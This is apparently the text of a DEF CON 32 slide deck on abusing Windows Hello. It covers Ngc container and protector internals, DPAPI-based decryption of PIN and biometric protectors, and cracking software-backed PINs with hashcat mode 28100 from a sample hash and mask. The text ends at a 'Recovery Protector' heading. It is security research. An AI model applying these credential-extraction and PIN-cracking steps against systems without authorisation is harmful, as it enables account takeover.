


Abusing Windows Hello Without a Severed Hand

DEF CON 32



whoami

Ceri Coburn (@_EthicalChaos_)

PEN TEST PARTNERS

- Lives in Wales, UK 
- Software developer for 18 years within the DRM and security solutions space
- Joined Pen Test Partners in August 2019
- Dedicated to Red Teaming and offensive security tooling for the last 3 years
- Speaker at DEF CON 31 and BSides
- Author and maintainer of several open-source tools
 - Rubeus
 - BOF.NET
 - Okta Terrify
 - ThreadlessInject
 - SharpBlock
 - SweetPotato
 - BeaconEye

whoami

Dirk-jan Mollema (@_dirkjan)

/OUTSIDER
SECURITY

- Located in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several Active Directory and Entra tools
 - mitm6
 - ldapdomaindump
 - BloodHound.py
 - aclpwn.py
 - Co-author of ntlmrelayx
 - ROADtools
- Blogs on dirkjanm.io
- Tweets stuff on @_dirkjan

Agenda


- Introduction to Windows Hello
- Relationship between Key Storage Providers
- Windows Hello containers, protectors and keys
- Tool demo
- Unprivileged Entra Abuse
- Mitigations

Windows Hello

- Passwordless technology for Microsoft Windows
- Key pairs for encrypting secrets or signing data, including authentication to the OS
- Keys typically protected by biometric devices or PIN
- Third party applications can also enrol secrets
- Windows Hello vs WHfB
 - Windows Hello encrypts the user's password or uses live.com based certificate
 - WHfB uses tenant specific certificates which also support models for on-premises SSO via 3 trust types

Passport Key Storage Provider


- Windows has a common API for dealing with cryptographic operations via KSP's
- Extensible system via providers
 - Microsoft Software Key Storage Provider (RIP)
 - Microsoft Platform Key Storage Provider (TPM)
 - Microsoft Smart Card Key Storage Provider (Smart card duh)
- Supports encryption, signing and key agreement among other things
- Windows Hello is no different
 - Microsoft Passport Key Storage Provider



<https://learn.microsoft.com/en-us/windows/win32/seccertenroll/cng-key-storage-providers>


Passport Key Storage Provider

- Offered via the **NgcCtnrSvc** and **NgcSvc** services
- Exposed via RPC calls
- Metadata for generated keys stored under the LocalService account at **%LocalAppData%\Microsoft\Ngc**
- SYSTEM privileges needed to access Ngc folder



Passport Key Storage Provider

- Passport Key Storage provider is a proxy to other KSP's
- Under the hood either uses Software Key Storage Provider or Platform Key Storage Provider
- Metadata contains
 - Containers
 - Protectors
 - Key metadata
 - Keys are stored via underlying KSP



Containers

- Container is created per user
- Metadata files determine attributes of container
 - 1.dat => User SID
 - 7.dat => Backing KSP
 - 9.dat => Azure recovery key (more on that later)

{3816F90F-1882-4C8F-9BAE-97063CA77CFB}		
Name	Type	Size
{93F10861-19F1-42B8-AD24-93A28E9C4096}	File folder	
{EB787EE1-FD6F-11E3-80D4-10604B681CFA}	File folder	
Protectors	File folder	
Temp	File folder	
1.dat	DAT File	92 bytes
6.dat	DAT File	68 bytes
7.dat	DAT File	70 bytes
8.dat	DAT File	2 bytes
9.dat	DAT File	2.68 KB
10.dat	DAT File	4 bytes
11.dat	DAT File	20 bytes

1.dat																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	33	00	2D	00	31	00	2D	00	35	00	2D	00	32	00	31	00	0.-.1.-.5.-.2.1.
00000010	2D	00	31	00	30	00	30	00	33	00	36	00	34	00	34	00	-.1.0.0.3.6.4.4.
00000020	30	00	36	00	33	00	2D	00	34	00	30	00	32	00	39	00	0.6.3.-.4.0.2.9.
00000030	39	00	38	00	32	00	34	00	30	00	2D	00	33	00	33	00	9.8.2.4.0.-.3.3.
00000040	34	00	32	00	35	00	38	00	38	00	37	00	30	00	38	00	4.2.5.8.8.7.0.8.
00000050	2D	00	31	00	31	00	31	00	31	00	00	00					-.1.1.1.1.1...


7.dat																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	00	69	00	63	00	72	00	6F	00	73	00	6F	00	66	00	M.i.c.r.o.s.o.f.
00000010	74	00	20	00	50	00	6C	00	61	00	74	00	66	00	6F	00	t. .P.l.a.t.f.o.
00000020	72	00	6D	00	20	00	43	00	72	00	79	00	70	00	74	00	r.m. .C.r.y.p.t.
00000030	6F	00	20	00	50	00	72	00	6F	00	76	00	69	00	64	00	o. .P.r.o.v.i.d.
00000040	65	00	72	00	00	00											e.r...0

Protectors

- Protectors are the enrolled Windows Hello authentication methods
- Common metadata files
 - 15.dat => Encrypted protector data
- Decrypted protector data contains 3 intermediate PINs
 - Sign
 - Decrypt
 - External?
- 5 known types of protectors
 - 1 – PIN protector
 - 2 – Bio protector (both Face and Fingerprint)
 - 3 – Azure recovery protector
 - 4 – Seems to be missed, guess someone couldn't count
 - 5 – Preboot protector
 - 6 – Companion device protector (deprecated after Windows 10, version 2004)

PIN Protector


- Can be alphanumeric
- Length stored within metadata (numeric only)
- Metadata files
 - 1.dat => KSP used for encrypting protector data
 - 2.dat => KSP key id (software only)
 - 7.dat => PIN type and length
- Industrial Security Research Group already provided research in this area for non TPM scenarios
 - <https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	03	00	08	00													...


PIN Protector (Software Decryption)

- Contents of 15.dat is RSA encrypted
- 2.dat contains key ID
- Private key backed by Software KSP
- Software KSP uses DPAPI-NG Backed by SYSTEM DPAPI key
- PIN + fixed entropy used as password for PBKDF2 key
- Salt and rounds for PBKDF2 is decrypted from the CNG key blob
- Resulting key used as entropy for normal DPAPI decryption



PIN Protector (TPM Decryption)

- Contents of 15.dat is TPM encrypted
- Private key backed by TPM KSP
- No DPAPI backed blobs
- Metadata files
 - 1.dat => KSP used for encrypting protector data (Platform KSP)
 - 2.dat => No longer present
 - 7.dat => PIN type and length
- Key id is fixed (thanks Mimikatz)



PIN Protector Abuse

- TPM backed PIN protector is robust
- TPM anti-hammering slows down brute force significantly
- Software backed PIN protector = RIP
- Length of numeric PIN already known
- Targeted hashcat mask
- Hashcat type \$WINHELLO\$ (28100)
- Less than 8 digits cracked in seconds
- Up to 11 digits cracked in days
- Thanks to the WINHELLO2hashcat project for the inspiration


```
Provider                : Microsoft Software Key Storage Provider

** Protectors **

Type                    : Pin
Pin Type                : Numeric
Length                  : 8
Hash                    : $WINHELLO$*SHA512*10000*a6b1800e*7c7dc75f8934ec6
ccf82*355da85f93caf6056ccab87fde005a6c3d16ccdea4f7271f27a71cd0f212a8
4e8071e6bf3b9b54a7a745*01000000f6680f4f4ee46747b62565b45df19adc000000
29f80f1a8c135e35d95ecc90d6a7f4b24bb2aa000000000e800000000200002000000
f61747cf3167e11206902064cc3eee63fbc8b296383697190f95e431410c1f9ec933f
d6412fafb2e199ab9f73fc9126a3ceb18311d888e05dd9b0938edbff35228b1e37e07
185a34a590c6bc98cb2bf42479d32f93b5b0715ec543001ca77605751626cd350be62
5803290f5f0e10446ecb395303613d8047e2d649d162e3cee617e02ec40229828ba71
c1dd939b38d6e6c56b4b2ddac2b67a919bbb14b46a34bd1a44fb30752c88c6554442a
a06bcc98406c20cc0a5bcf5be004e04b8e9d1e75160a78ec069d797bb7bf9ca61724c
5a573571565662727670754100
Mask                    : ?d?d?d?d?d?d?d
Decrypted               : Supply /pin argument to attempt decryption
```



Bio Protector

- Decryption key encrypted as Windows Vault credential
- WinBio Key Resource Schema
- Vault backed by DPAPI, TPM is not used
- Decrypted vault credential contains AES128 and AES256 keys
- AES256 key used to decrypt another AES256 key using CBC
- Second key used to decrypt 15.dat using AESGCM
- Metadata files
 - 15.dat => Header + encrypted PIN's
 - Header = Nonce, Tag, AuthData



Recovery Protector

- Used under WHfB scenarios
- Allows user to reset forgotten Windows Hello PIN
- Enrolled Windows Hello keys continue to work after reset



Recovery Protector

